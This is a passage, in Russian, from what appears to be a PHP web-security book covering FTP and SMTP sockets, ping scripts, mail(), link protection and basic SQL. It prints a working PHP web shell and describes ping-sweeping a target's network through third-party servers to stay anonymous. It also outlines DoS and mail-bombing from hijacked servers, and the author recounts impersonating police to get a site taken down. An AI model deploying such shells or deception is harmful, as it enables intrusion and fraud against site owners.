 print("<P> > $str");
 printf("<P><%s", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);

 // Отправляем команду и читаем результат авторизации паролем
 $str="PASS password\n";
```

```
socket_write($s, $str, strlen($str));
print("<P> > $str");
printf("<P>< %s", socket_read($s, 1000, PHP_NORMAL_READ));
socket_read($s, 1000, PHP_NORMAL_READ);

// Отправляем команду SYST (определить систему) и читаем результат
$str="SYST\n";
socket_write($s, $str, strlen($str));
print("<P> > $str");
printf("<P>< %s", socket_read($s, 1000, PHP_NORMAL_READ));
socket_read($s, 1000, PHP_NORMAL_READ);
?>
```

Начало листинга вам должно быть понятно без дополнительных комментариев. Определяем IP-адрес указанного FTP-сервера. Я тестирую сценарии на локальном сервере, поэтому в качестве адреса указано localhost. После этого создаем сокет для работы с TCP-протоколом и подключаемся к порту 21.

Сразу после подключения FTP-сервер должен вернуть нам строку приветствия, и именно ее мы читаем. Обратите внимание, что читаются две строки, хотя на экран выводится только первая. Почему именно так? Дело в том, что FTP-сервер отправляет клиенту строку, которая заканчивается символами конца строки (`\n`) и перевода каретки (`\r`), например:

```
220 flenovm FTP server (Version wu-2.6.2-5) ready.\n\r
```

Функция `socket_read()` с параметром `PHP_NORMAL_READ` читает данные, пока не встретит любой из символов `\n` или `\r`, а значит, разобьет этот результат на две строки:

```
220 flenovm FTP server (Version wu-2.6.2-5) ready.\n
```

и

```
\r
```

Именно поэтому мы читаем результат дважды. Вторую строку мы просто читаем, но не выводим на страницу, потому что она пустая. При выводе строк, полученных от сервера, в начале строки отображаем символ <, указывающий, что данные получены от удаленного компьютера.

Теперь посмотрим, как передавать серверу FTP-команды на примере отправки серверу имени пользователя для авторизации:

```
$str="USER flenov\n";
socket_write($s, $str, strlen($str));
print("<P> > $str");
```

```
printf("<P><%s", socket_read($s, 1000, PHP_NORMAL_READ));
socket_read($s, 1000, PHP_NORMAL_READ);
```

Сначала формируем в переменной `$str` строку, которая будет отправлена серверу. Для сервера FTP-команда должна заканчиваться символом конца строки (`\n`). Во второй строчке кода отправляем строку с помощью функции `socket_write()`. Далее, чтобы пример был более информативным, выведем на Web-страницу команду, которая была направлена серверу, а перед командой поставим символ >, указывающий, что строка направлена серверу.

Теперь читаем ответ сервера. И снова для этого используются две строки. Вторая будет пустой, поэтому сценарий ее на экран не выводит.

Запустите сценарий, и вы должны увидеть на экране примерно следующий результат:

```
Connected
<220 flenovm FTP server (Version wu-2.6.2-5) ready.
> USER flenov
<331 Password required for flenov.
> PASS vampir
< 230 User flenov logged in.
> SYST
< 215 UNIX Type: L8
```

Если вы хотите реализовать на своем сайте возможности FTP-клиента, то я не рекомендую делать эту службу доступной всем пользователям. Скачать файлы с сайта пользователи могут и с помощью HTTP-протокола, а для загрузки на сервер можно использовать методы, описанные в *разделе 5.1*. FTP-команды позволяют устанавливать соединения между компьютерами и обмениваться файлами, а это далеко не безопасно.

И все же, FTP-клиент может оказаться удобным в сценариях администрирования и безопасным, если доступен только администратору. При разработке FTP-клиента учитывайте следующие соображения по безопасности:

- лишний раз повторюсь, что нужно проверять каждый параметр. Хотя FTP-клиент находится на вашем сайте в центре администрирования и, по идее, должен быть доступен только администраторам, необходимы все проверки всех параметров. Если хакер сможет обойти систему аутентификации, полноценный FTP-клиент сделает злоумышленника богом в вашей системе;
- желательно ограничить доступ к серверу по FTP-протоколу только определенными каталогами. Для этого необходимо проверять параметры, указывающие на каталог, с которым работает пользователь, и если каталог запрещен, то прерывать доступ;

- постарайтесь ограничить количество типов файлов, доступных для загрузки на сервер, только необходимыми. Если на сервере должны храниться только HTML-файлы, то вполне логично проверять, чтобы загружались только такие файлы;
- реализуйте только те возможности, которые действительно необходимы. Во время создания сценария не должно быть соображений типа "авось пригодится". Протокол FTP слишком опасен для сервера, чтобы так рассуждать, поэтому запрещаем все, что явно не разрешено.

5.8. Утилита ping

Утилита ping создавалась для того, чтобы администраторы могли проверять доступность компьютеров по сети. Это действительно отличное средство проведения диагностики. Когда я еще не занимался безопасностью и взломом, то считал, что другого предназначения у утилиты просто нет. Я сильно заблуждался, потому что в руках хакера большинство сетевых утилит превращается в инструмент взлома или хотя бы упрощает взлом.

Что может дать хакеру проверка связи с компьютером? Когда взломщик хочет проникнуть на сервер какой-либо сети, он может это делать не напрямую, а через какой-нибудь доверенный компьютер. Чтобы выяснить, какие компьютеры доступны в этой сети, запускается сканирование утилитой ping определенного диапазона IP-адресов. Благо, что все сети получают адреса целыми диапазонами, и если у сервера адрес **110.12.87.21**, то вполне логично будет просканировать все адреса в диапазоне от **110.12.87.1** до **110.12.87.254** и попробовать взломать найденные компьютеры. Возможно, что среди них окажется менее защищенный сервер, содержащий такие же учетные записи, что и для защищенного сервера. Такое встречается достаточно часто в больших сетях, когда администраторы уделяют особое внимание только одному-двум серверам, а остальные остаются не защищенными.

Выполнять сканирование со своего компьютера опасно, потому что администратор сети может заметить попытку узнать структуру сети через файлы журналов и занести IP-адрес взломщика в черный список. В случае продолжения попыток взлома с этого адреса администратор может связаться с правоохранительными органами. Это непростительно для опытного хакера, поэтому для сканирования стараются использовать сервера в Интернете, через которые можно будет обеспечить себе безопасность. Но наличие сервера не гарантирует анонимность, нужно принять дополнительные меры, рассмотрение которых выходит за рамки данной книги.

У PHP нет мощного средства для создания утилиты ping, но мы можем вызвать системную утилиту через функцию `exec()`, `system()` и др. В листинге 5.7 показан пример сценария, в котором реализована необходимая утилита.

Листинг 5.7. Сценарий проверки связи с удаленным компьютером

```
<form action="ping.php" method="get">
 <B>Введите имя или IP-адрес сервера</B>
 <BR>Адрес сервера: <input name="server">
 <BR><input type="submit" value="Ping">
</form>

<?php
 if (!isset($server))
  exit;

 $server=preg_replace("/[^a-z0-9-_\.]/i", "", $server);

 print("<HR>Ping server $server");
 exec("ping -c 1 $server > ping.txt", $list);

 print("<PRE>");
 readfile("ping.txt");
 print("</PRE>");
?>
```

В этом сценарии через форму задается имя или IP-адрес искомого компьютера. Так как параметр с адресом будет передаваться функции `exec()`, необходимо подумать о безопасности и выполнить проверку на недопустимые символы. Я в данном примере все недопустимое просто заменяю пустым символом.

Далее выполняется утилита ping, которой в качестве параметра передается `-c` и количество попыток соединения с сервером, а результат сохраняется на сервере в файле ping.txt. Теперь достаточно только загрузить содержимое файла, и все готово.

Пример результата работы сценария показан на рис. 5.4.

В листинге 5.8 можно увидеть пример сценария, который сканирует диапазон значений. В листинге утилитой ping сканируются первые 10 адресов указанного IP-адреса.



Рис. 5.4. Результат работы сценария ping

Листинг 5.8. Сканирование диапазона IP-адресов

```
<form action="ping.php" method="get">
 <B>Type server name or IP address</B>
 <BR>Server: <input name="server">
 <BR><input type="submit" value="Ping">
</form>

<?php
 if (!isset($server))
  exit;

 $server=preg_replace("/[^a-z0-9-_\.]/i", "", $server);

 $i=1;
 ereg("([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})\.([0-9]{1,3})",
```

```
    $server, $regs);

while ($i<10)
{
  print("<HR>Ping server $regs[1].$regs[2].$regs[3].$i");
  exec("ping -c 1 $regs[1].$regs[2].$regs[3].$i > ping.txt", $list);

  print("<PRE>");
  readfile("ping.txt");
  print("</PRE>");

  $i++;
}
?>
```

Для того чтобы можно было изменять адрес, он разбивается на части с помощью регулярного выражения и функции `ereg()`. Остальное — дело техники.

Перед запуском сценария на большом количестве адресов убедитесь, что вы правильно указываете IP-адрес, иначе выполнение команды может затянуться. Утилита ping будет слишком долго ждать ответа от недоступных или несуществующих адресов. Чтобы этого не произошло, можно с помощью параметра уменьшить время ожидания. Так как мы обращаемся к системной утилите, и ее параметры (название и метод использования) могут отличаться в разных ОС, то мы не будем рассматривать этот пример. Обратитесь к файлу помощи по утилите ping для вашей ОС.

5.9. Работа с электронной почтой

Электронная почта появилась в Интернете первой и задолго до появления привычных нам Web-страниц. За время своего существования почта достаточно сильно изменилась, но при этом не потеряла своей актуальности и используется до сих пор. Например, для меня почта является основной службой. А так как эта служба связана с сетевым соединением между серверами (Web-сервером и почтовым сервером), то мы обязаны ее рассмотреть.

При работе с электронной почтой есть определенные сложности, а именно — для отправки сообщения и его приема используются разные протоколы. Для отправки вы должны использовать протокол SMTP (Simple Mail Transfer Protocol, простой протокол передачи сообщений), а для чтения наиболее популярным на данный момент является протокол POP3 (Post Office Protocol, офисный почтовый протокол).

Безопасность почтовых служб — это вообще отдельная тема, и она выходит за рамки данной книги, но вы должны учитывать, что сама служба может быть подвержена атакам хакеров. Например, в наиболее популярной почтовой службе для Unix-систем, sendmail, за всю историю ее существования было найдено столько уязвимостей, что хватит на 10 серверных программ.

Зачем нужна почта на Web-сайте? Как минимум, она требуется для рассылки новостей, без которых уже трудно представить себе какой-либо сайт. Необходимо сообщать пользователям о событиях, которые происходят на сервере.

5.9.1. Протокол SMTP

Начнем работу с почтой с рассмотрения протокола отправки сообщений SMTP. В реальной жизни вам, скорее всего, не придется использовать этот протокол, но желательно понимать его. Даже если в языке программирования есть высокоуровневые функции, которые прячут всю сложность протокола, знание команд низкого уровня никогда не помешает.

Итак, протокол SMTP использует простые текстовые команды, как и FTP. Достаточно только подключиться к нужному порту (по умолчанию SMTP-служба работает на порту 25) и отправлять серверу необходимые команды. Нет, все тонкости и команды мы обсуждать не будем, но простейший диалог между клиентом и сервером увидим:

```
< 220 smtp.aaanet.ru ESMTP Exim 4.30 Wed, 14 Jul 2004 15:20:17 +0400
> HELO notebook
< 250 smtp.aaanet.ru Hello notebook [80.80.99.95]
> MAIL FROM:<vasya@pupkin.ru>
< 250 OK
> RCPT TO:<horrific@vr-online.ru>
< 250 Accepted
> DATA
< 354 Enter message, ending with "." on a line by itself
> From: <vasya@pupkin.ru>
> To: <horrific@vr-online.ru>
> Subject: Тема сообщения
> Mime-Version: 1.0
> Content-Type: text/plain; charset="us-ascii
> Это тестовое сообщение

> .
< 250 OK id=1BkhoA-000EkB-0S
> QUIT
< 221 smtp.aaanet.ru closing connection
```

В данном примере строки, начинающиеся с символа >, отображают информацию, которую мы отправляем серверу, а строки, начинающиеся с символа <, отображают информацию, которую мы получаем. На каждую команду сервер отвечает нам сообщением, которое начинается с числового кода, отображающего статус выполнения. После этого идет текстовое описание результата. Например, после соединения с сервером мы получаем от SMTP-сервера строку:

```
220 Информация о сервере
```

Сообщения с кодом 220 являются информационными. В данном случае сообщение приходит в ответ на подключение и, чаще всего, после кода содержит информацию о сервере, например:

```
220 your_mail_server.com ESMTP Sendmail 8.9
```

В данном случае нам сообщается, что служба работает под управлением программы sendmail версии 8.9. В настоящее время уже мало кто сообщает свое имя и версию, да пользы в этой информации нет никакой.

Теперь необходимо поздороваться с сервером и сообщить ему свое имя. Это делается с помощью команды `HELO notebook`. В данном случае notebook — имя моего компьютера. На это сервер отвечает сообщением с кодом 250 и своим адресом.

Далее посылаем адрес отправителя (`MAIL FROM:<vasya@pupkin.ru>`) и адрес получателя (`RCPT TO:<horrific@vr-online.ru>`). На обе команды сервер должен ответить сообщениями с кодом 250.

Теперь можно сообщить серверу, что дальше следует тело письма. Для этого посылаем команду `DATA`. После этого начинается тело письма, в котором сперва идет заголовок, а потом уже текст сообщения. На все отправляемые теперь данные сервер не будет отвечать, поэтому можно не дожидаться ответа. Тело письма завершается командой `<CR><LF>.<CR><LF>` (конец строки, перевод каретки, точка, конец строки, перевод каретки). Сервер должен нам ответить сообщением с кодом 250. Но мы пока не будем ничего завершать, а посмотрим, что находится в теле.

В заголовке мы снова указываем адресата и получателя:

```
From:<vasya@pupkin.ru>
To:<horrific@vr-online.ru>
```

Если письмо должно иметь тему, то здесь нужно переслать следующий текст:

```
Subject: Тема письма
```

Далее нужно указать кодировку для текста сообщения. В данном случае мы это делаем так:

```
>Mime-Version: 1.0
>Content-Type: text/plain; charset="us-ascii
```

Теперь можно построчно передавать текст сообщения.

После завершения передачи можно выходить из системы командой QUIT.

В табл. 5.1 перечислены основные команды SMTP-сервера, применяемых для отправки простого сообщения.

Таблица 5.1. *Команды SMTP-протокола*

Команда	Описание
HELO	Идентифицирует пользователя на SMTP-сервере. После команды HELO указывается имя локального компьютера
MAIL	Начало передачи сообщения. Чаще всего эта команда выглядит как MAIL FROM <e@mail.ru>?, где e@mail.ru — это адрес отправителя
RCPT	Идентифицирует получателя сообщения
DATA	Начало тела сообщения. Передача данных завершается последовательностью символов <CR><LF>.<CR><LF>
RSET	Отмена выполнения текущей операции
NOOP	На этот запрос сервер просто ответит сообщением OK. Это необходимо для проверки связи или для продления жизни сеанса. Если в течение определенного времени не производить обмен сообщениями с сервером, то сервер может разорвать соединение, а эта команда позволяет продемонстрировать активность. Тогда сервер сбросит счетчик timeout, и время простоя начнет отсчитываться с начала
QUIT	Выход
HELP	Позволяет получить справку о доступных командах

Полную информацию по использованию протокола можно прочитать в RFC-821, а нам достаточно и этого.

Просто ради тренировки попробуйте создать реализацию отправки почты напрямую через подключение на порт 25 и отправку необходимых команд. Убедитесь, что это не сложнее, чем создание FTP-клиента.

5.9.2. Функция *mail*

Для отправки электронной почты используется функция mail(), которая имеет следующий вид:

```
boolean mail(to, subject, body [extra])
```

У функции четыре параметра, три из которых являются обязательными:

- адрес электронной почты получателя сообщения. Если необходимо направить письмо нескольким получателям, то их адреса должны быть перечислены в строке через запятую;

- тема письма;
- текст сообщения;
- дополнительные заголовки сообщения. Предыдущие параметры позволяют задать только основные свойства письма, но их ведь намного больше. Дополнительные свойства указываются в последнем параметре и разделяются символами конца строки и перевода каретки (CR и LF).

В листинге 5.9 показан пример отправки сообщения с помощью функции `mail()`.

Листинг 5.9. Пример отправки почты

```
<?php
// Подготовка переменных
$MailTo = "recipient@mail_server.com";
$MailSubj = "Это тема сообщения";

$MailFrom = "your_name@your_server.com";
$MailCC = "name1@@mail_server.com,name2@@mail_server.com";
$Extra = "From: $MailFrom\r\nCc: $MailCC";

// Отправка почты
if(mail($MailTo, $MailSubj, "Тело сообщения", $Extra))
 print('Сообщение для $MailTo удачно отправлено');
else
 print('Ошибка');
?>
```

Все гениальное просто, и в отправке сообщений абсолютно ничего сложного нет.

Если вы создаете систему рассылки новостей, то перед вами может возникнуть одна серьезная проблема: если список большой, то рассылка может занять слишком много времени. Если выполнение сценария не уложится в 30 секунд (это значение установлено в качестве максимума по умолчанию), то его работа будет прервана. На практике оказывается, что при списке рассылки в 1000 записей 30 секунд не хватает, поэтому необходимо увеличить время выполнения сценария.

Изменять конфигурацию интерпретатора в данном случае будет не очень хорошим решением. Если тайм-аут слишком большой, то в системе может оказаться много зациклившихся сценариев, которые будут расходовать процессорное время. Лучшим вариантом будет увеличить тайм-аут для опреде-

ленного сценария. Для этого можно воспользоваться функцией `set_time_out()`, которой передается новое значение тайм-аута в секундах для текущего сценария. Следующий пример устанавливает тайм-аут в 10 минут:

```
set_time_out(600)
```

Но слишком большой список рассылки приводит и к еще одной проблеме: рассылка новостей — занятие не из легких, потому что помимо процессорных ресурсов требуются и сетевые. В результате производительность сервера может серьезно упасть. Все ресурсы вряд ли вам удастся израсходовать, ведь ОС Unix и Windows являются многозадачными, то есть могут выполнять несколько задач одновременно, но производительность обработки Web-запросов может упасть.

Если ваш сценарий должен регулярно рассылать электронные почтовые сообщения по большому списку, то можно вынести рассылку на отдельный сервер. В определенный момент времени специально предназначенный сервер для рассылки забирает список пользователей или получает его с помощью запроса к базе данных и непосредственно рассылает сообщения.

5.9.3. Соединение с SMTP-сервером

В *разделе 5.9.1* мы узнали, что для отправки сообщения необходим SMTP-сервер. Но функция `mail()` не предоставляет вам способа указания сервера, который нужно использовать для отправки сообщений, и параметров доступа к нему. Все очень просто — в разделе php.ini есть раздел [mail functions], где настраивается сервер, который будет использоваться для отправки сообщений:

```
[mail function]
; For Win32 only. (Только для Windows)
SMTP = localhost

; For Win32 only. (Только для Windows)
sendmail_from = me@localhost.com

; For Unix only.  You may supply arguments as well
; (default: 'sendmail -t -i').
; Только для Unix. Вы можете также указать аргументы
; (по умолчанию используется команда 'sendmail -t -i')
;sendmail_path =
```

С помощью параметров `SMTP` и `sendmail_from` можно задать параметры сервера, если вы работаете в Windows, а с помощью `sendmail_path` задается доступ к почтовой службе в Unix.

В ОС Unix самым популярным способом отправки почты является программа sendmail. Но, несмотря на то, что имя программы совпадает с именем параметра `sendmail_path`, вы можете указывать и любую другую программу. Иное дело, что по умолчанию используется локальная программа sendmail, и если вы хотите это изменить, то укажите полный путь к нужному SMTP-серверу. Следующий пример показывает, как задать qmail в качестве программы отправки сообщений:

```
sendmail_path=/var/qmail/qmail-inject
```

5.9.4. Безопасность электронной почтовой службы

Разрабатывая сценарий работы с сообщениями электронной почты, нужно быть предельно аккуратным. В отличие от взлома самого сервера, существует опасность того, что хакер воспользуется вашим сценарием для рассылки спама по вашему же списку рассылки. Одна такая рассылка может поставить большой и жирный крест на развитии сайта и на будущем вашего сервера. В настоящее время отношение к спаму негативное, и большинство посетителей такой ошибки не простит.

Чтобы обезопасить себя от взлома, необходимо правильно настроить SMTP-сервер. Если он позволяет ограничить круг системных программ, которые можно запустить, то необходимо сделать это. Например, в конфигурации может быть задан каталог, так что только программы из этого каталога будут запускаться из sendmail. Следует воспользоваться этим параметром, а в качестве разрешенных должны быть только безопасные программы, которые не позволят взломать или уничтожить сервер.

Помимо защиты самого SMTP-сервера, необходимо аккуратно обращаться и с получаемыми сценарием параметрами. В *разделе 3.6.2* мы рассматривали регулярное выражение, с помощью которого можно проверить электронный адрес на наличие недопустимых символов и использование неверного формата адреса.

5.10. Защита ссылок

Очень часто бывает необходимо защитить ссылки, чтобы хакеры не могли скачивать определенные файлы напрямую. Где это может использоваться? Допустим, что вы разрабатываете сайт, на котором располагаются инсталляционные файлы программы. При этом файлы должны быть доступны для скачивания только пользователям, прошедшим бесплатную регистрацию на сайте. Имеется в виду регистрация на сайте, а не покупка программы. Такое бывает достаточно часто на Shareware-сайтах, ведь разработчики хотят иметь информацию о пользователях, которые скачивают и используют их продукты.

Наша задача — замаскировать реальный адрес файла, чтобы хакер не смог обойти регистрацию и выложить прямой URL-адрес файла на своем сайте.

Идеального варианта защиты я еще не встречал, и в голову ничего не приходит. Файл лежит на сервере, и для него есть определенный URL, который хакер может определить во время регистрации. На первый взгляд, можно положить файл в папку, защищенную паролем Apache, а пароль выдавать только после регистрации на сервере, но это решение также не является идеальным, потому что создаст проблемы добропорядочным пользователям, а хакеры и так запомнят адрес и будут его использовать.

Более эффективное решение — каждые несколько дней (например, раз в неделю) изменять имя файла или его расположение случайным образом и сохранять новый адрес в базе данных. Самому сценарию не составляет труда получить новый адрес из той же базы данных. В этом случае, даже если хакер поместит прямую ссылку на своем Warez-сайте, эта ссылка через определенное время устареет, и пользователям придется регистрироваться на сервере легальным образом. Изменение файла с помощью сценария не так уж и сложно для сервера, но без знания алгоритма очень неудобно для хакера.

5.11. PHP в руках хакера

В последнее время я стал замечать тенденцию, при которой многие администраторы отказываются от использования языка Perl на своих серверах. Почему? Дело в том, что в Интернете множество сценариев на Perl, которые позволяют упростить хакеру взлом сервера. Для того чтобы воспользоваться этими сценариями, необходимо иметь минимальные права в системе.

С другой стороны, бытует мнение, что PHP безопаснее. Глядя на размер книги и учитывая, как много мы говорили про безопасность, вы понимаете, что это мнение, мягко говоря, спорное. В реальности, любой язык программирования опасен в руках неопытного или невнимательного программиста, и любой язык безопасен в руках профессионала. Но даже профессионал может ошибиться, и буквально недавно я допустил такую ошибку в регулярном выражении:

```
$var=preg_replace("/[^a-z0-9[] -_\n]/i", "", $var);
```

Данное выражение удаляет все, кроме букв, цифр, символов `[` и `]`, пробелов, тире, подчеркиваний и символов перевода каретки. Беглый взгляд не показывает никаких ошибок, но если присмотреться, то окажется, что символы `[` и `]` являются служебными и объединяют набор допустимых символов. В данном случае в квадратных скобках ничего нет, а значит, выражению `[]` соответствует любой символ, а значит, функция `preg_replace()` абсолютно ничего не вырежет. Проблема решается добавлением обратного слэша:

```
$var=preg_replace("/[^a-z0-9\[\] -_\n]/i", "", $var);
```

Нередко программисты ошибаются при работе с русскими буквами. Если написать `а-я`, то в этот диапазон попадут все буквы кроме "ё". Эту букву необходимо указывать в явном виде:

```
$var=preg_replace("/[^a-za-яё0-9\[\] -_\n]/i", "", $var);
```

То, что на языке PHP меньше программ-эксплоитов, еще не значит, что PHP безопасен. Я пока не встречался с такой задачей, которую нельзя было бы реализовать в PHP, а если такая задача возникает, то всегда можно воспользоваться функцией `system()`, как мы это делали в *разделе 5.8* при создании Web-варианта утилиты ping.

Тот факт, что в языке PHP мало хакерских утилит, никого не остановит. Например, если хакер получил доступ к FTP или любой другой доступ к созданию файлов на сервере, ему будет достаточно создать сценарий со следующим содержимым:

```
<?
<form action="system.php" method="get">
 Command: <input name="sub_com">
 <BR><input type="submit" value="Run">
</form>

<PRE>
<?php
 system($sub_com);
 print($sub_com);
?>
</PRE>
?>
```

Загрузив этот сценарий из Web-браузера, хакер получает доступ к выполнению команд на удаленном сервере с правами Web-сервера.

В настоящее время появилось уже достаточно много небольших сценариев, которые позволяют получить Web-интерфейс к файловой системе удаленного компьютера. Если наделить наш сценарий возможностью работы с файлами, то его уже можно будет назвать полноценным Shell (оболочка для выполнения команд на удаленной системе) доступом с визуальным интерфейсом.

В *разделе 5.5* мы увидели, что PHP может использоваться хакером и для выполнения сетевых атак с сервера. Допустим, что необходимо провести атаку отказа от обслуживания или устроить почтовую бомбардировку жертвы. С помощью PHP-сценариев можно реализовать и то, и другое и при этом остаться анонимным. Для этого хакер взламывает какой-либо Web-сервер и помещает на него свой PHP-сценарий, который выполняет необходимые действия.

В случае с атакой отказа от обслуживания (DoS) хакер может написать сценарий, который будет бомбить сервер бессмысленными запросами. Если сценарий запустить с достаточно мощного сервера с широким каналом, то можно засыпать мусором практически любой компьютер. То же самое и с почтовой бомбардировкой. Написать цикл отправки из 1000 писем можно за 5 минут.

Использование взломанного сервера позволяет хакеру остаться анонимным. Для этого достаточно управлять взломанным сервером из Web-браузера, подключаясь через анонимный прокси-сервер, который скрывает реальный IP-адрес хакера.

Защищаться от таких атак очень сложно. Можно вычислить IP-адрес, с которого происходит атака, и с помощью сетевого экрана фильтровать трафик. Но это решение может оказаться временным, потому что в Интернете слишком много сайтов с небезопасными сценариями, через которые хакер может завладеть новым сервером и продолжить атаку.

Языки программирования для Web-сервера очень удобны для создания Web-сайтов, но также и эффективны в руках хакера. Это как пистолет, который может использоваться для обеспечения безопасности, но может использоваться и для разрушений. На первый взгляд, ситуацию можно исправить, если сценарии станут безопаснее, но я даже не могу себе представить этот рай. Борьба хакеров против администраторов и программистов будет вечной, как борьба добра и зла. Хочется надеяться на то, что количество хакеров будет уменьшаться. Профессионалы в области информационных технологий должны использовать свои знания во благо общества, а не во зло. Я не политик, но прекрасно понимаю, что молодежи просто надо дать работу. Именно они чаще всего взламывают системы, поэтому нужно направить знания молодых специалистов в правильном направлении.

Заключение

Хотелось бы подвести какую-то черту и напомнить вам основные принципы безопасности, которые мы рассмотрели. Впрочем, когда речь идет о безопасности, трудно выделить главное. Любая мелочь может оказаться роковой, поэтому необходимо обращать внимание на каждую строчку создаваемого кода.

Многие программисты пишут сценарии так, что лишь бы они работали, а о безопасности начинают задумываться только тогда, когда грянет гром и сервер взломают. Не думаю, что стоит доводить до этого. Не лучше ли сразу же уделить внимание защите и постараться максимально предусмотреть все ходы хакера, которые он может использовать? В этом случае гром может грянуть не так скоро, и последствия будут не столь плачевными.

При написании каждой строчки кода вы должны помнить: необходимо запрещать все, что явно не разрешено. Проверяя каждый параметр, откуда бы он ни появился (передан методом `POST` или `GET` или прочитан из файла cookie), нужно с помощью регулярных выражений проверять корректность параметра или удалять из него все запрещенные символы.

Следите за новыми технологиями взлома, которые придумывают хакеры. Элитных хакеров не так много, и благо, что далеко не все они используют свое умение для взлома. Но даже небольшое количество профессиональных хакеров таит в себе серьезную угрозу. Очень часто случается, что если кто-то находит ошибку в программе одного производителя, то подобная ошибка присутствует и в аналогичной по назначению программе другого производителя. Дело в том, что все мы учимся по одним и тем же книгам, а, следовательно, мыслим примерно одинаково или код для своих сценариев берем из открытых источников (книг, бесплатных примеров). Но стоит одному хакеру сделать что-то неординарное, как обнаруживается уязвимость в типичном сценарии.

В данной книге я специально не делал упор на то, какие именно регулярные выражения нужно использовать. Да, мы рассматривали примеры, но они

носили чисто информационный характер. Сегодня регулярное выражение корректно проверяет параметр и может гарантировать безопасность результата, а завтра появятся новые виды атак, новые уязвимые функции или теги, и тогда все, кто будет использовать такие регулярные выражения, окажутся под прицелом хакеров. Мир не стоит на месте, и вы не дожны останавливаться в своем развитии.

И последнее — обрабатывайте все нештатные ситуации и корректно отрабатывайте все ошибки во время выполнения сценариев. При этом пользователю нужно показывать на Web-странице только необходимый минимум. Сообщения об ошибках информативны и позволяют хакеру узнать структуру вашей базы данных или имена используемых функций.

Но даже если вы будете следовать абсолютно всем требованиям безопасности в программировании и сценарии будут идеальными, вы не защищены от взлома. Почему так? Вспомним, что безопасность должна быть комплексной, то есть безопасными должны быть не только программы, но и ОС, все работающие на сервере службы, программы и даже сетевое оборудование.

Но и это еще не все. Очень часто во взломе помогает социальная инженерия, с помощью которой хакеры убеждают людей верить в то, чего они хотят добиться. Например, недавно мне удалось убедить администраторов хостинговой компании закрыть один из своих сайтов. Для этого администрации было направлено письмо, в котором от имени правоохранительных органов говорилось, что сайт содержит нелегальную информацию. Сайт был сразу же закрыт, а потом уже началось разбирательство, есть ли что-нибудь нелегальное. Конечно же, через какое-то время все вернулось на свои места, но факт того, что сайт был недоступен в течение двух часов, уже является положительным результатом.

О социальной инженерии хорошо рассказано в книге Кевина Митника "The Art of Deception: Controlling the Human Element of Security" [5].

И все же, я надеюсь, что эта книга поможет сделать ваш сайт или, по крайней мере, сценарии безопаснее.

ПРИЛОЖЕНИЯ

ПРИЛОЖЕНИЯ

Приложение 1

Основы языка SQL

Язык SQL является стандартом доступа к базам данных. Он достаточно сложен и имеет несколько различных модификаций (ANSI SQL, Transact-SQL, PL/SQL), мы же остановимся только на основах ANSI SQL, что позволит вам понимать основные запросы и тестировать сценарии на безопасность.

Выборка данных

Основной оператор, с помощью которого можно получить данные из базы данных, — `SELECT`, который имеет примерно следующий вид:

```
SELECT список_полей_через_запятую
FROM имя_таблицы
[ WHERE условия_выборки ]
```

Эта упрощенная форма позволяет разделить выборку данных на части. Посмотрим, что дает такое разделение:

- `SELECT` — основной оператор, после которого идет перечисление полей, необходимых для получения от сервера;
- `FROM` — в этой секции идет описание таблиц, из которых необходимо прочитать данные;
- `WHERE` — параметры поиска, ограничения выводимых данных.

Операторы SQL нечувствительны к регистру, но чтобы было удобно их отличать, мы будем набирать их в верхнем регистре.

Давайте рассмотрим простейший запрос. Допустим, что у вас есть таблица пользователей, записи которой состоят из трех полей: `имя`, `пароль` и `дата_рождения`. Чтобы получить все записи этой таблицы, нужно написать запрос:

```
SELECT имя, пароль, дата_рождения
FROM Пользователи
```

Все запросы начинаются с оператора SELECT, что означает "выбрать". После команды перечисляются названия полей, которые необходимо выбрать из базы данных. Оператор FROM указывает исходную таблицу (или несколько таблиц через запятую). Операторы SELECT и FROM являются обязательными и присутствуют всегда. В данном примере выборка происходит из таблицы Пользователи, и выбираются три поля: имя, пароль, дата_рождения.

Если выбираются все поля из таблицы, то нет смысла перечислять их. Достаточно после оператора SELECT написать символ *:

```
SELECT *
FROM Пользователи
```

Каждый запрос должен заканчиваться точкой с запятой, но если вы выполняете только один запрос, то этот символ можно опустить. Если нужно выполнить два оператора SELECT, то их можно написать следующим образом:

```
SELECT * FROM users; SELECT * FROM forumdata;
```

Теперь познакомимся с оператором WHERE, который задает критерии поиска. Например, нам надо выбрать все записи из таблицы пользователей, где в поле имя содержится имя Андрей. В этом случае необходимо написать запрос:

```
SELECT *
FROM Пользователи
WHERE имя = 'Андрей'
```

